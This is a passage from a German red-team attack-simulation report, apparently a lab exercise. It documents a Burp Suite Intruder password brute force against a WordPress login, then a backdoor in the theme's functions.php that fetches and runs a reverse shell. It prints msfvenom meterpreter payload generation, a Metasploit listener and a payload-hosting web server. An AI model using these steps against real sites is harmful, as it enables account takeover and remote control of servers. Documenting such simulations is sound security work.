
Um nun mit Burpsuite die Website zu testen, wird zunächst der Button **Intercept is off** angeklickt, um jegliche Folge-Requests abzufangen und manipulieren zu können (siehe Abbildung 10 - Abbildung 12).



**Abbildung 10:** Durchführung der Angriffssimulation 9/42



**Abbildung 11:** Durchführung der Angriffssimulation 10/42



**Abbildung 12:** Durchführung der Angriffssimulation 11/42

Der abgefangene Request aus Abbildung 12 wird nun in **Intruder** kopiert, welches häufig für Brute Force Angriffe verwendet wird. Nach Abschluss des Kopiervorganges, wird der Request über den Button **Add \$** manipuliert, damit aus dem getesteten Passwort eine Variable gesetzt wird (siehe Abbildung 13).

In dem Reiter **Payloads** wird nun das Wörterbuch geladen, welches für den Angriff benötigt wird (siehe Abbildung 14). Verwendet wurde das Wörterbuch



**2020-200\_most\_used\_passwords.txt** von **SecLists**<sup>13</sup> .

---

<sup>13</sup> <https://github.com/danielmiessler/SecLists>





Abbildung 13: Durchführung der Angriffssimulation 12/42



**Abbildung 14:** Durchführung der Angriffssimulation 13/42

Nachdem alle Schritte konfiguriert wurden, wird der Angriff gestartet. Ein erfolgreich geknackter Account kann aus der Abbildung 15 entnommen werden. Dies ist an der Länge des Requests erkennbar und an der Response, welche als Einzige mit dem **HTTP Status Code 302** antwortet.

Des Weiteren ist in Abbildung 16 ein Beispiel für einen fehlgeschlagenen Anmeldeversuch aufgeführt, auch mit Hinblick auf die Länge des Requests.

Darüber hinaus kann nun eine Anmeldung auf der WordPress Seite als die Benutzerin **anna.schmidt** erfolgen.




Abbildung 15: Durchführung der Angriffssimulation 14/42




Abbildung 16: Durchführung der Angriffssimulation 15/42




Abbildung 17: Durchführung der Angriffssimulation 16/42




Abbildung 18: Durchführung der Angriffssimulation 17/42




Abbildung 19: Durchführung der Angriffssimulation 18/42

Nach einer erfolgreichen Anmeldung auf der WordPress Seite als **anna.schmidt**, wird nun das **Theme Twenty Twenty-Four** überarbeitet (siehe Abbildung 18 - Abbildung 20), sodass in der **functions.php** eine Backdoor in Form einer

Reverse-Shell (siehe MITRE Techniques T1505/003<sup>14</sup>) heruntergeladen und ausgeführt wird, sobald die Webseite über den Parameter **cmd** angesteuert wird (siehe Abbildung 20 - Abbildung 27).

Zum allgemeinen Ablauf wird die IP-Adresse der lokalen Angriffsmaschine herausgefiltert (siehe Abbildung 21), um festzulegen, auf welche Adresse und welchen Port sich die Reverse Shell verbinden muss. Zur Erstellung einer ausführbaren Binary im gängigen Linux-Format „**elf**“ wird das Tool **msfvenom** mit dem Payload **linux/x64/meterpreter/reverse\_tcp** verwendet (siehe Abbildung 22). Um die Binary herunterladen zu können, muss darüber hinaus noch ein lokaler Webserver erstellt werden, welcher über den manipulierten PHP-Code aufgerufen wird (siehe Abbildung 24). Standardmäßig sind Binary Dateien nicht unter Linux ausführbar, hierzu wird nach dem Herunterladen der Befehl **chmod** mit dem Parameter **+x** verwendet, wodurch die Binary ausführbar ist.

Um die Verbindung der Reverse Shell zu erhalten, muss im letzten Schritt über das Open Source Command and Control (C2) Framework **Metasploit**<sup>15</sup>, ein Listener / Server erstellt werden, der auf die gleiche lokale IP-Adresse mit dem dazugehörigen Port lauscht mit dem dazugehörigen Payload, welcher auch zuvor

---

<sup>14</sup> <https://attack.mitre.org/techniques/T1505/003/>

<sup>15</sup> <https://www.metasploit.com/>



mit **msfvenom** definiert wurde (siehe Abbildung 23).




Abbildung 20: Durchführung der Angriffssimulation 19/42




Abbildung 21: Durchführung der Angriffssimulation 20/42

```
(root@red-team-kali)-[~/home/jarl-bjoern]
# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.237.128 LPORT=9999 -f elf > /tmp/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

Abbildung 22: Durchführung der Angriffssimulation 21/42

```
(root@red-team-kali)-[~/home/jarl-bjoern]
# msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.237.128
LHOST => 192.168.237.128
msf6 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.237.128:9999
```

Abbildung 23: Durchführung der Angriffssimulation 22/42

```
root@red-team-kali: ~/home/jarl-bjoern
File Actions Edit View Help

(jarl-bjoern@red-team-kali)-[~]
$ python3 -m http.server 8081 -d /tmp
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Abbildung 24: Durchführung der Angriffssimulation 23/42

Nachdem alle Vorbereitungen abgeschlossen sind, wird nun die Hauptseite des Webservers aufgerufen und mithilfe des Parameters **cmd** über Burpsuite manipuliert (siehe Abbildung 25). Die Nutzung des Parameters löst den Quellcode aus, welcher zuvor hinterlegt wurde. Dieser lädt die Reverse-Shell herunter und startet sie (siehe Abbildung 26 und Abbildung 27).

Wie aus Abbildung 27 entnommen werden kann, wurde eine **Meterpreter Session** gestartet.

